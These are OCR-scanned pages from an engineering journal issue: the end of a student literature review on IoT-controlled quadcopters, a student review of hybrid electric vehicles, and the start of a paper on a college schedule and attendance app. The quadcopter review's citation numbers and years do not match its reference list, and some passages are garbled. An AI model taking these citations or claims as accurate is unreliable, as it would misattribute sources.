Prabhjot Singh Sandhu, (2014) Research work on development of ISR (Intelligence, Surveillance and Reconnaissance) for Quadecopter. which is a most sought technology at present. This technology covers and consist of various control system, mathematical analysis, Inertial Measurement Units (IMU), GPS system, Magnetometer ,PID controller; in development of Quadcoptor providing safety for one's own country efficiently. [21]

Jinay S. Gadda, et.al. (2017) Study of UAVS designed for border security with GUI system. Which will be able to monitor border line area with a distance and guide our soldiers for pre-safety hence providing security. GUI system (Graphical User Interface) consist of GPS receiver a microcontroller unit and a monitoring side which are interfaced to the Quadcopter. In addition it also comes with video recording and video screen. Which will guide the user to monitor the area and move the captor according. [22]

Md R Haque, et.al. (2011) Study of an autonomous quadcopter used for online product delivery with the help of an interfaced android device as its core processing units and the product will be delivered to the customer using GPS (google maps) reducing time as well as man power, fuel cost and extremely environment friendly. [23]

Pritesh A. Metha, Et al; (2013) Implementation of natural language like voice command and how it makes effective improvement in controlling a quadcopter with the help of smartphones. From over past ten years, technology world changing from how to transform the manual control of quadcopter to Automated. Voice recognition is the capability ofa machine or program to receive and perform dictation ,or to understand aand carry out the natural spoken commands. [24]

Mongkhun qetkea vechian, et.al. (2012) In this paper the quadcopter is controlled through graphical user interface (GUI). Communication between GUI and Quadcopter is done by using wireless communication system. It is also equipped with ultrasonic sensors for smooth and safe landing. Arduino uno is used as microcontroller. [25]

Sabir Abdelhay.(2016) In this paper cascaded PID controller is designed to check given trajectory. The model is made to hover at an altitude where the non linear model is designed. Two different types of rotation are used. It uses 6th degree of freedom in space only with four roters. Behaviour of the drone is simulated by use of simulink whichrequires use of PID controller to govern the manipulation of the drone for trajectory taking to

ISSN 2394 - 7780

make smooth implementation.Thus simulation was satisfactory and the drown manage to follow perfect path.[26]

Kyaw Myat Thu. (2012) This paper represents the design and new control method of a Quadcopter using L1 adaptive control design process. Control parameters are systematically determine based on intuitively desired performance and robustness metrics set by designers. There are two designs "+" and "x", x for more stable and compared to "+". Propaller1 & 3 rotate anticlockwise and 2 & 4 rotates clockwise giving forward and backward motion. in this paper Newton third law is used . By using L1 adoptive control drones can fly more easily in real words flight system and taking advantage of its potential benefits. [27]

Ahmad E Elhabashy (2011) In this paper allow determining the current state of the research efforts in this field and lighting future research areas that needs more focous and prevalence of cyber-physical attacks in different fields and important of determining their effects. different types of frame works are used for this purpose, like assessing cyber physical vulerabilities, cross domian security analysis frame work, for CPSs, five-steps frame work instrusian decetation, with includes "define audit, co-relates, disclose and improved {DACD1} and also methods to stop the intrusion and updated the security. [28]

Victor Olisares (2017) In this paper, determines the use of Quadcopter drones in manufacturing plant during assembly, customization of product will lead to higher level of efficency, effectivness, and productivty. Transporting materials in 3D space over comming limitation of AGV, belt conveyrs, hand trucks, that only work on a plane and floor basis rigid routes. sweep algorithium used to form clusters by turning a ray clockwise. TSP is used to give route to vechile 1 choose unoccuped quadcopter K, Sort the WSs according toinclination angle (tita). Assign the workstation to the cluster. optimise the route using algorithum that solves TSP. It is anticipated with the grade& rapid development of Lipo batteries that this limitations can be overcome in a few years. [29]

Richard H Boker (2013) In this paper deployed two different low-cost, boat launcable sUAS confirgation . Using flight data constructed transect maps od derived C1 products which shows the variabilityin algae abdundance in open water. Different methods such as SUAs confrigation ,SVAs flight control, SUAs instrument, croved based instrument ASD, on water ASD protocol .SUAS radiation protocol etc. In which s UAS based spectror adiometers acquied high quality spectral data over open waters and were comparable in quality with ASD spectro radiometer data. The total costs for UT system includings spectro radiometer wireless than MTRI system. Due to low intial investment and low opertional cost. Can translate to wide spread implementation of this types of system. [30]

Bernord tat merg leong (2016) This papers shows low cost control mechanism is devloped and implemented an ARDUINO Duemilanove MCU9 (microcontroller) for Quadcopter. For greater stability, better navigationand be used precise monitoring operations, such as security servilince, crop monitiring, an board imaging to allow clear still images etc. LQR algorithum is used to reduce magnitude to control input.this paper aims to minimize cost of microcontroller upto 9%. [31]

Mario arturo ruiz estrada (2013) This paper evaluate how UAV helps in the present or near future to help in the case of tsunami, earthquake, flooding and any natural disaster.It proposes 3 areas using-UAV's (drones)such as aerial monitoring post-natural damage evaluation, natural disaster logistic and cargo delivery, post natural disaster aerial assesstment. Smart platform (Sp) is the mix of the take-off/landing horizontal style system and the take-off/landing vertical style system together. This core mission of the quadcopter can give precise natural disaster response andrelief humanitarian aid framework. quadcopter request pilots with appropriate training and abilities manage fly this new type of technology. SP and LUAV'S are moving to transform itselfinto UAV's robots that can help in the informal intrection. [32]

Perez M, et.al. (2018) Information about in-out door test of a quadcopter which are drifting from the original position due to influence of air flow which can be controlled by addition of various sensors which are able to calculate the distance from ground to the quadcopter for a smoother landing. An addition, an Inertial Measurement Unit (IMU) was used which consist of gyroscope and accelerometer that could directly send data to a micro-controller in order to control behavior of quadcopter . [33]

CONCLUSION

We studied a new methodology to control the BLDC motor, which uses a flexible industrial based Android smart phone at a reasonable price and implemented by Ethernet shield and Arduino UNO as well as using web domain for system control configuration.The proposed architecture is used in a web services for communication between the remote user and the industrial device. All Android based smart phone, the Ethernet shield

ISSN 2394 - 7780

connection is the support built, and the industry access device to control can use the phone, 3G or 4G to access the Web page on hosting server using Android App or web domain. Basic limitation of the quadcopter is its range. We cannot control the quadcopter above certain range with remote. We can overcome this limitation by interfacing of "Internet of things" (IoT). Quadcopter can be controlled from very long distance, from smart phone. This will be useful for military, industrial sector, agriculture purpose and for production plant planning. Also including of thermal vision camera in quadcopter, this will help military defence in spotting terrorist or moving vehicles or any object at night. Also it can be helpful in investigating volcanic areas to spot an active volcano, where humans can't reach. Also it can be used for security purposes in wildlife sanctuary or reserved national parks.

REFERENCES

1. Anirban Mukherjee, Aditya Singh, (2016), "A Comprenhensive Survey On IOT Networking", International Journal Of Advance Research, Ideas and Innovations in Technology),(volume 5 , issue 5)ISSN; 2454-132X
2. Olivier Debauche, Said Mahmoudi, Sidi Ahmed Mahmoudi, (2013) "Internet Of Things: Learning and Practices", University o MONS; Mon ,Belgium.
3. Svetoslav Zabunov, (2015), "Internet of things and drones", Tenth Anniversary Scientific Conference with International Participation spacce , ecology, safety, Sofia, Bulgaria.
4. Falguni Jindal1, Rishabh Jamar Prathamesh Churi (2013) Bachelors of Technology in Computer Engineering SVKM's NMIMS Mukesh Patel School of Technology Management and Engineering, Mumbai, India 3Assistant Professor (Computer Engineering) SVKM's NMIMS Mukesh Patel School of Technology Management and Engineering, Mumbai, India.
5. Chun Fui Liew, Danielle DeLatte,(2013) "Recent Developments in Aerial Robotics" A Survey and Prototypes Overview Chun Fui Liew, Danielle DeLatte, Naoya Takeishi, Takehisa Yairi
6. Gordana Ostojić, Stevan Stankovski, (2015) "Design Control and Application of Quadcopter" International Journal of Industrial Engineering and Management (IJIEM), Vol.6 .
7. Parag Parihar, Priyanshu Bhawsar, Piyush Hargod, (2016), "Design & Development Analysis of QUADCOPTER" An International Journal of Advanced Computer Technology, (volume 5, issue 6) ISSN: 2320-0790
8. Mr. Kalpesh N. Shah, Mr. Bala J. Dutt, Hardik Modh. (2013). "Quadrotor – An Unmanned Aerial Vehicl" Volume 2, Issue1
9. Suyog V. Mulye, Punam Kalpande, Prashant Kedar, Vivek Kelode, Abhishek Chaudhari,(2016) . "Autonomous Quadcopter Using Smartphones" International Journal of Scientific Research & Developement, volume 3,Issue 1 , ISSN:2321"0613
10. Sravan Kumar N, Ram Kishore Sankarlingam, (2016) "Design an Control Implementation of Quadcopter" International Journal of Mechanical And Production Engineering, ISSN: 2320-2092, Volume- 4, Issue-5,
11. Sruthi Krishna. U, Dr. Anil G.N, (2018) "Agriculture Drone using IOT" www.ijtsrdmcom , volume : 2, issue : 4,
12. James C . Rosser et.al. (2018), "Surgical and medical applications of drones : A comprehensive review" volume : 22, issue : 3, pages : 1 to 9.
13. Fred Schenkelberg, 15 April (2018), "How reliable does a delivery drone have to be" www.researchgate.com , Reads 2,770.
14. Quentin F. M. Dupont et.al. (2017) "Potential application of UAV along the construction's value chain" Engineering drive 2, doi:10.1016.2017.
15. Muhammad Arsalan Khan.(2016). "UAV based traffic analysis : A universal guiding framework based on literature survey" EWGT2016. 10.1016/j.trpo.2017.03.043,2017.
16. Usman Nasir, Kamran Bodla. (2014) "Design and implementation of UAV for power utility inspection" Antalya, Turkey. Pages : 1146 -1150
17. Carlos Lima Azevedo et.al. (2014), "Automatic vehicle trajectory extraction by aerial remote sensing" procedia- social and behavioural sciences, doi:10.1016/j.sbspro.2014.01.119.

18. Cheng -Hsuan Yang et.al. (2010) “An optimised unmanned aerial system for bridge inspection”. Department of civil engineering, National Taiwan University
19. Ravi Jangir et.al. (2015), “Design and analysis of non-conventional coaxial rotor blade for multipurpose drone”. IJSETR, volume 4 issue.
20. S.Selvaganpathy, A.llangumaran, (2017) “Design of quad copter for aerial view and organ transportation using IoT technology”,(IJAST), volume : 1, issues : 2, pages 311-315, April 2017
21. Zainab H. Ali, Hesham A. Ali et.al. (2015) “Internet of Things (IoT): Definitions, Challenges and Recent Research Directions” International Journal of Computer Applications (0975 – 8887) Volume 128 – No.1.
22. Prabhjot Singh Sandhu , (2014) “Development of ISR for QuadCopter” International Journal Of Advance Research in Engineering and Technology Lovely Professional University ,Phagwara,India, ISSN: 2321-7308
23. Jinay S. Gadda, Rajaram D. Patil, (2017) “Quadcopter (UAVS) for Border Security with GUI System” International Journal Of Advance Research in Engineering and Technology, P..V.P.I.T Budhgaon, Maharashtra, India ,ISSN: 2321-7308
24. Md R. Haque, M Muhammad, D Swarnaker, M Arifuzzaman; (2011). “Autonomous QuadCopter for Product Home Delivery” , Military Instituteof Science and Technology, Dhaka, Bangladesh.
25. Pritesh Metha, Prof. M. U. Inamdar Siddhant, (2017) , “(Implementation of Voivce Activated Autonomous QuadCopter” International Journal Of Engineering Science and Technology , ISSN:2277-9655
26. Mongkhun Qetkeaw AL Vechain, (2012) “Wireless Control Quadcopter with stereo camera and self balancing weight”.
27. Leszek Cedroa, Krzysztof Wieczorkowskia, (2019), “Optimizing PID controller gains to model the performance of a quadcopter” The Authors. Published by Elsevier B.V, ISSN 2352-1465
28. Kyaw Myat Thua, A.I. Gavrilova, (2017) "Designing and modeling of quadcopter control system using L1 adaptive control" The Authors. Published by Elsevier B.V.
29. Ahmad E. Elhabashya, Lee J. Wellsb, (2011) "Cyber-Physical Security Research Efforts in Manufacturing – A Literature Review." The Authors. Published by Elsevier B.V.
30. Victor Olivaresa,Felisa Cordovaa, (2017) "modelling internal logistics by using drones on stage of assembly " Published by Elsevier B.V.
31. Richard H Boker,Michael sayers, (2019) “Unmaned aerial system based spectroradiometer for monitoring harmful algal blooms: Anew paradigm in water quality monitoring” TheAuthors Published by Elsevier B.V, ISSN 0380-1330
32. Bernard Tat Meng Leong, Sew Ming Low, (2012) “Low-Cost Microcontroller-based Hover Control Design of a Quadcopter” Published by Elsevier Ltd, ISSN 1877-7058.
33. Mario Arturo Ruiz Estradaa, Abrahim Ndomab, (2019) “The uses of unmanned aerial vehicles –UAV’s-(or drones) in social logistic: Natural disasters response and humanitarian relief aid” The Authors. Published by Elsevier B.V, ISSN 1877-0509 .
34. Perez M , Alejandro R.(2018) “Review: Position and Height control of a Quadcopter” , University Siegen; Sigen, Germany 57076
35. https://www.intechopen.com/books/motion-control/intelligent-flight-control-of-an-autonomous-quadrotor

International Journal of Advance and Innovative Research
Volume 7, Issue 1 (III): January - March, 2020 Part - 1
ISSN 2394 - 7780

REVIEW ON STRONG HYBRID ELECTRICAL VEHICLE

Kaustubh Pandit[1], Ashwin khanvilkar[2] and Mohd Raees[3]
Student[1,2] and Assistant Professor[3], Automobile Engineering Department, Theem College of Engineering, Boisar

ABSTRACT
In our project we are focusing on Hybrid Vehicle which is eco friendly and it is very upgrowing thing nowadays. A hybrid electric vehicle is a hybrid vehicle which combines a conventional propulsion system with a rechargeable energy storage system to achieve better fuel economy than a conventional vehicle.Modern mass-produced HEVs prolong the charge on their batteries by capturing kinetic energy via regenerative braking, and some HEVs can use the internal combustion engine to generate electricity by spinning an electrical generator to either recharge the battery or directly feed power to an electric motor that drives the vehicle.Hybrid electric vehicles are now recognized as one of the most promising avenues to materially reduce automobile contributions to petroleum dependency, air pollution, and carbon dioxide emissions. Several issues remain, however, that could become barriers to the acceptance of hevs, thus creating uncertainty about their ultimate prospects.The present study evaluates the properties of the hybrid vehicle, its structure and performance and proposes an energy control model for its optimum operation.

Keywords: Hybrid Electric Vehicle (HEV), Rechargeable Energy Storage System (RESS), Internal Combustion Engine (ICE).

INTRODUCTION
The National Mission on Electric Mobility was unveiled in 2013 to promote electric mobility in the country. Since then, the Department of Heavy Industries has introduced the Faster Adoption and Manufacturing of Hybrid & Electric Vehicles in India (FAME-India) scheme, which has moved to Forward direction day by day. Through the mission, the government hopes to have a cumulative fuel saving of 9,500 million litres by extending support to the hybrid/electric vehicles market development [1]. As modern culture and technology continue to develop, the growing presence of global warming and irreversible climate change draws increasing amounts of concern from the world's population. Earth climate is beginning to transform, proven by the frequent severe storms, the drastic shrinking of polar ice caps and mountain glaciers, the increased amount of flooding in coastal areas, and longer droughts in arid sections of the world.

Everything from cars and industries to livestock and crops are being studied and regulated with plans of minimizing pollution levels. Amongst the most notable producers of these pollutants are automobiles, which are almost exclusively powered by internal combustion engines and spew out unhealthy emissions. Internal combustion engines account for a lot of the pollution problems, but the issue still stands as to what system will drive the next wave of automotive vehicles. One potential alternative to the world's dependence on standard combustion engine vehicles are hybrid cars. The introduction of hybrid technology in the past decade was the first step towards turning the world's population into a more fuel efficient and emissions conscious society. There are different claims, however, as to how helpful hybrids actually are in the race to save the environment, with projections ranging from significantly to marginally. The result of analyzing the full life of a car, both from technical and consumer standpoints lead us to many questions about the significance of hybrid technology.

OBJECTIVES OF STUDY
1. Recreating Braking:- The electric motor applies resistance to the drivetrain causing the wheels to slow down. In return, the energy from the wheels turns the motor, which functions as a generator, converting energy normally wasted during coasting and braking into electricity, which is stored in a battery until needed by the electric motor.
2. Drive-Assist:- The electric motor provides additional power to assist the engine in accelerating, passing, or hill climbing. This allows a smaller, more efficient engine to be used. In some vehicles, the motor alone provides power for low-speed driving conditions where internal combustion engines are least efficient.
3. Automatic Start-Shutoff:-Automatically shuts off the engine when the vehicle comes to a stop and restarts it when the accelerator is pressed. This prevents wasted energy from idling.

Hybrid Vehicles And Fuel Vehicles
With electric motor to power their propulsion system. Modern mass-produced Hybrid-electric vehicles prolong the charge on their batteries by capturing kinetic energy via regenerative braking, and some Hybrid-electric

ISSN 2394 - 7780

vehicles can use the combustion engine to generate electricity by spinning an electrical generator to the fraction of the cause results to the abdomen result the vehicle. An Hybrid-electric vehicles engine is smaller and may be run at various speeds, providing more efficiency. Hybrid-electric vehicles combine the benefits of gasoline engines and electric motors and can be configured to obtain different objectives, such as improved fuel economy, increased power, or additional auxiliary power for electronic devices and power tools.

There are four types of hybrid systems

- Stop-start: shuts engine off when the car comes to a full stop and would otherwise idle.
- Integrated Starter Alternator with Damping: has the stop-start feature and an electric motor.
- Integrated Motor Assist: The functions are identical to the Integrated Starter Alternator with Damping but it has a larger electric motor for better performance.
- Full hybrid system: cars generally run on electric power at low speeds with the gas engine kicking in at higher speeds.

You can combine the two power sources found in a hybrid car in different ways. One way, known as a parallel hybrid, has a fuel tank that supplies gasoline to the engine and a set of batteries that supplies power to the electric motor. Both the engine and the electric motor can turn the transmission at the same time, and the transmission then turns the wheels. The animation below shows a typical parallel hybrid. You'll notice that the fuel tank and gas engine connect to the transmission. The batteries and electric motor also connect to the transmission independently. As a result, in a parallel hybrid, both the electric motor and the gas engine can provide propulsion power. Hybrid electric vehicles use both electricity and hydrocarbon fuels to provide motive power, but the vehicle's sole energy source is the hydrocarbon fuel. Relative to conventional vehicles in heavy urban traffic, HEVs can achieve around 50% better fuel economy, achieved by the regenerative braking and turning off their internal combustion engine when the vehicle is stopped or moving slowly. In open highway driving these benefits matter little, so a Hybrid Electric Vehicle will gave fuel consumption similar to an otherwise comparable conventional vehicle.[2]

Parts of Hybrid Vehicle

Battery: In an electric drive vehicle, the auxiliary battery provides electricity to power vehicle accessories.

Charge Port: The charge port allows the vehicle to connect to an external power supply in order to charge the traction battery pack.

DC/DC Converter: This device converts higher-voltage DC power from the traction battery pack to the lower-voltage DC power needed to run vehicle accessories and recharge the auxiliary battery.

Electric Traction Motor: Using power from the traction battery pack, this motor drives the vehicle's wheels. Some vehicles use motor generators that perform both the drive and regeneration functions.

Onboard Charger: Takes the incoming AC electricity supplied via the charge port and converts it to DC power for charging the traction battery. It monitors battery characteristics such as voltage, current, temperature, and state of charge while charging the pack.

Power Electronics Controller: This unit manages the flow of electrical energy delivered by the traction battery, controlling the speed of the electric traction motor and the torque it produces.

Thermal System: This system maintains a proper operating temperature range of the engine, electric motor, power electronics, and other components.

Traction Battery Pack: Stores electricity for use by the electric traction motor.

Transmission: The transmission transfers mechanical power from the electric traction motor to drive the wheels.[3]

ISSN 2394 - 7780




Figure-1: Electric Vehicle

HYBRID WIND AND ELECTRICT SYSTEM

According to many renewable energy experts, a small "hybrid" electric system that combines home Wind electric and home solar electric technologies offers several advantages over either single system.Wind speeds are low in the summer when the sun shines brightest and longest. The wind is strong in the winter when less sunlight is available. Because the peak operating times for wind and solar systems occur at different times of the day and year, hybrid systems are more likely to produce power when you need it. Many hybrid systems are stand alone systems which operate off-grid not connected to an electricity distribution system. For the times when neither the wind nor the solar system are producing, most hybrid systems provide power through batteries and/or an engine generator powered by conventional fuels, such as diesel. If the batteries run low, the engine generator can provide power and recharge the batteries




Figure-2: Hybrid Power System

Adding an engine generator makes the system more complex, but modern electronic controllers can operate these systems automatically. An engine generator can also reduce the size of the other components needed for the system. Keep in mind that the storage capacity must be large enough to supply electrical needs during non-charging periods. Battery banks are typically sized to supply the electric load for one to three days.[4]

ISSN 2394 - 7780

The Key Companies Operating in India

Maruti Suzuki:-The company was formerly known as Maruti Udyog Limited and changed its name to Maruti Suzuki India Limited in September 2007. The company was founded in 1981 and is headquartered in New Delhi. Maruti Suzuki India Limited is a subsidiary of Suzuki Motor Corporation. The company designs, manufactures, and sells a range of automotive vehicles. The company offers passenger cars, utility vehicles, SUVs, and MUVs along with related parts and accessories.

Hyundai Motors:- Hyundai is a Korea-based company engaged in the manufacture and distribution of automobiles and automobile parts. The company operates through three segments, namely, vehicle, finance, and others. The company offers hybrid and electric hybrid vehicles under the vehicle segment. The original equipment manufacturer offers vehicles under brand names such as Genesis, Tucson, Equus, Veloster, Azera, Ioniq, Sonata, Elantra, and Accent.

Tata Motors:- Tata Motors Limited was founded in 1945 and is based in Mumbai. Tata Motors designs, manufactures, and sells a range of automotive vehicles. The company offers passenger cars, utility vehicles, SUVs, LCVs comprising pickup trucks and small commercial vehicles, and medium and heavy commercial vehicles consisting of trucks, tractors, buses, tippers, multi-axle vehicles, dump trucks, tractor-trailers, mixers, and cargo vehicles along with related parts and accessories.

Mahindra & Mahindra:- Electric Mobility Limited operates as a subsidiary of Mahindra & Mahindra Limited. The company was founded in 1994 and is based in Bengaluru. Mahindra Electric Mobility Limited manufactures and markets fuel-free electric cars to customers in India and internationally. The company also offers a smartphone application that allows car users to get real-time data and updates to control a host of car features remotely. In addition, it licenses out its electric vehicle technologies.

TOYOTA:-Toyota Motor Corporation is an automotive manufacturer established in 1937 and headquartered in Aichi, Japan. Toyota operates in various segments such as automotive and financial services. The company's automotive segment engages in the design, manufacture, assembly, and sale of passenger vehicles, minivans, and commercial vehicles.[4].

Hybrid-Car Performance:- The key to a hybrid car is that the gasoline engine can be much smaller than the one in a conventional car and therefore more efficient. Most cars require a relatively big engine to produce enough power to accelerate the car quickly. In a small engine, however, the efficiency can be improved by using smaller, lighter parts, by reducing the number of cylinders and by operating the engine closer to its maximum load.

There are several reasons why smaller engines are more efficient than bigger ones

- The big engine is heavier than the small engine, so the car uses extra energy every time it accelerates or drives up a hill.
- The pistons and other internal components are heavier, requiring more energy each time they go up and down in the cylinder.
- The displacement of the cylinders is larger, so more fuel is required by each cylinder.
- Bigger engines usually have more cylinders, and each cylinder uses fuel every time the engine fires, even if the car isn't moving.

1) Recover energy and store it in the battery:-Whenever you step on the brake pedal in your car, you are removing energy from the car. The faster a car is going, the more kinetic energy it has. The brakes of a car remove this energy and dissipate it in the form of heat. A hybrid car can capture some of this energy and store it in the battery to use later. It does this by using "regenerative braking." That is, instead of just using the brakes to stop the car, the electric motor that drives the hybrid can also slow the car. In this mode, the electric motor acts as a generator and charges the batteries while the car is slowing down.

2) Sometimes shut off the engine:-A hybrid car does not need to rely on the gasoline engine all of the time because it has an alternate power source -- the electric motor and batteries. So the hybrid car can sometimes turn off the gasoline engine, for example when the vehicle is stopped at a red light.

3) Use advanced aerodynamics to reduce drag:-When you are driving on the freeway, most of the work your engine does goes into pushing the car through the air. This force is known as aerodynamic drag. This drag force can be reduced in a variety of ways. One sure way is to reduce the frontal area of the car. Think of how a big SUV has to push a much greater area through the air than a tiny sports car. Reducing disturbances around

ISSN 2394 - 7780

objects that stick out from the car or eliminating them altogether can also help to improve the aerodynamics. For example, covers over the wheel housings smooth the airflow and reduce drag. And sometimes, mirrors are replaced with small cameras.

4) Use low-rolling resistance tires:-The tires on most cars are optimized to give a smooth ride, minimize noise, and provide good traction in a variety of weather conditions. But they are rarely optimized for efficiency. In fact, the tires cause a surprising amount of drag while you are driving. Hybrid cars use special tires that are both stiffer and inflated to a higher pressure than conventional tires. The result is that they cause about half the drag of regular tires.[5]

Comparison:

1) Gasoline Gasoline:- Engines are used in most hybrid electric designs, and will likely remain dominant for the foreseeable future. While petroleum-derived gasoline is the primary fuel, it is possible to mix in varying levels of ethanol created from renewable energy sources. Like most modern ICE-powered vehicles, Hybrid Vehicle can typically use up to about 15% bioethanol. Manufacturers may move to flexible fuel engines, which would increase allowable ratios, but no plans are in place at present.

2) Diesel Diesel-electric:- Hybrid Vehicle use a diesel engine for power generation. Diesels have advantages when delivering constant power for long periods of time, suffering less wear while operating at higher efficiency. The diesel engine's high torque, combined with hybrid technology, may offer substantially improved mileage. Most diesel vehicles can use 100% pure biofuels (biodiesel), so they can use but do not need petroleum at all for fuel (although mixes of biofuel and petroleum are more common, and petroleum may be needed for lubrication). If diesel-electric Hybrid were in use, this benefit would likely also apply. Diesel-electric hybrid drivetrains have begun to appear in commercial vehicles.

You can combine the two power sources found in a hybrid car in different ways. One way, known as a parallel hybrid, has a fuel tank that supplies gasoline to the engine and a set of batteries that supplies power to the electric motor. Both the engine and the electric motor can turn the transmission at the same time, and the transmission then turns the wheels.[5]

OVERVIEW

Thus by using hybrid electric vehicle we can save our earth from the hazards like greenhouse effects global warming ,ozone deplication, and pollution can be controlled hence hybrid electric vehicles are eco-friendly. Hybrid cars are definitely more environmentally friendly than internal-combustion vehicles. Batteries are being engineered to have a long life. When the hybrid cars become more widespread, battery recycling will become economically possible. Research into other energy sources such as fuel cells and renewable fuels make the future look brighter for hybrid cars.

REFERENCES

- SRINATH MANDA, Future Trends In Indian Mobility.
- Karan Prajapati, 2014, “Hybrid Vehicle: A study on technology”, International journal of engineering research & technology.
- Mariam Khan, 2009, “Hybrid Electric Vehicle for Sustainable Transportation: A Canadian Perspective”.
- K. Selvakumar, c. Sakthivel2, Boopathi and T.venkatesan:- design and implementation of a converter model for hybrid electric vehicle energy storage system in International journal of control theory and applications 2016..
- V. Raman, “The hydrogen fuel option for fuel cell vehicle R. Nicole, “Title of paper with only first word capitalized,”

International Journal of Advance and Innovative Research
Volume 7, Issue 1 (III): January - March, 2020 Part - 1
ISSN 2394 - 7780

SCHEDULE MANAGEMENT SYSTEM

Humera Zulfikar Gilani, Dinesh Kumar Gupta and Mustafa Siddiqui
Student, Computer, Theem College, Boisar

ABSTRACT
This Schedule Management System will display the attendance of each lecture, so that it is possible to know how many students were present in a particular lecture. The name of the students in each class and there total attendance throughout the academic time span will be calculated. These attendance calculations will be forwarded to their parents. The prime reason of forwarding attendance to parents is to make them aware about their wards activities and to increase their involvement and interactions with college. After each lecture, the particular professor who conducted that lecture has to provide his/her digital signature. This digital signature will declare that lecture was conducted by that particular faculty and the attendance calculated is correct. But the most Amazing feature of our project is that it will maintain the list of faculties who are free at respective time slot. If a faculty is unavailable for the lecture, a request message will be sent to all the faculties in the list containing the names of faculties free (not conducting lectures or other duties) during that time period (mentioned above). The faculty who can conduct proxy for that lecture will respond to the request message . Thus, if a professor is not available lecture will not be wasted and proxy will be arranged without confusion .

Keywords: Proxy, Attendance, availability schedule.

INTRODUCTION
A Schedule Management System is an Android based application. This system is usually designed to display schedule of that particular organization. In schools, Colleges and institutes a Schedule Management System is used to display the sequence of lectures and break, timings. In case of Schools and Colleges it will display schedule of each class of each standard. While considering universities, it will display schedule of each class of different departments. In addition to this, our project will display the attendance of each lecture , so that it is possible to know how many students were present in a particular lecture. The name of the students in each class and there total attendance throughout the academic time span will be calculated. This attendance calculations will be forwarded to their parents. The prime reason of forwarding attendance to parents is to make them aware about their wards activities and to increase their involvement and interactions with college. After each lecture, the particular professor who conducted that lecture has to provide his/her digital signature. This digital signature will declare that lecture was conducted by that particular faculty and the attendance calculated is correct. But the most Amazing feature of our project is that it will maintain the list of faculties who are free at respective time slot. If a faculty is unavailable for the lecture, a request message will be sent to all the faculties in the list containing the names of faculties free (not conducting lectures or other duties) during that time period (mentioned above). The faculty who can conduct proxy for that lecture will respond to the request message . Thus, if a professor is not available lecture will not be wasted and proxy will be arranged without confusion . In a nutshell, this Schedule Management System will display schedule (Daily time table) , Calculate and Display attendance of each lecture , Forward the attendance to parents, Maintain schedule of professors and arrange proxy of unavailable faculty .Schedule Management System is a system which will display schedule for each class. In addition to this, it also replaces traditional attendance system. The most amazing feature of this application is that it stores schedule of each professor.

OBJECTIVES OF STUDY
1. To understand the concept of Android Application development

2. Availability
In case when professor is not available for lecture another professor whoever will be free at that time can be sent a substitution request. The most Amazing feature of our project is that it will maintain the list of faculties who are free at respective time slot. If a faculty is unavailable for the lecture, a request message will be sent to all the faculties in the list containing the names of faculties free (not conducting lectures or other duties) during that time period (mentioned above). The faculty who can conduct proxy for that lecture will respond to the request message .

3. Automicity
A request message has to be delivered to free faculty that “Can you be substituted in place of XYZ because (Reason)”

ISSN 2394 - 7780

4. Save Time

Thus the main advantage of this application is that no lecture will be wasted and faculty's time will be utilized in effective manner. If a professor is not available lecture will not be wasted and proxy will be arranged without confusion .

A. Literature Survey

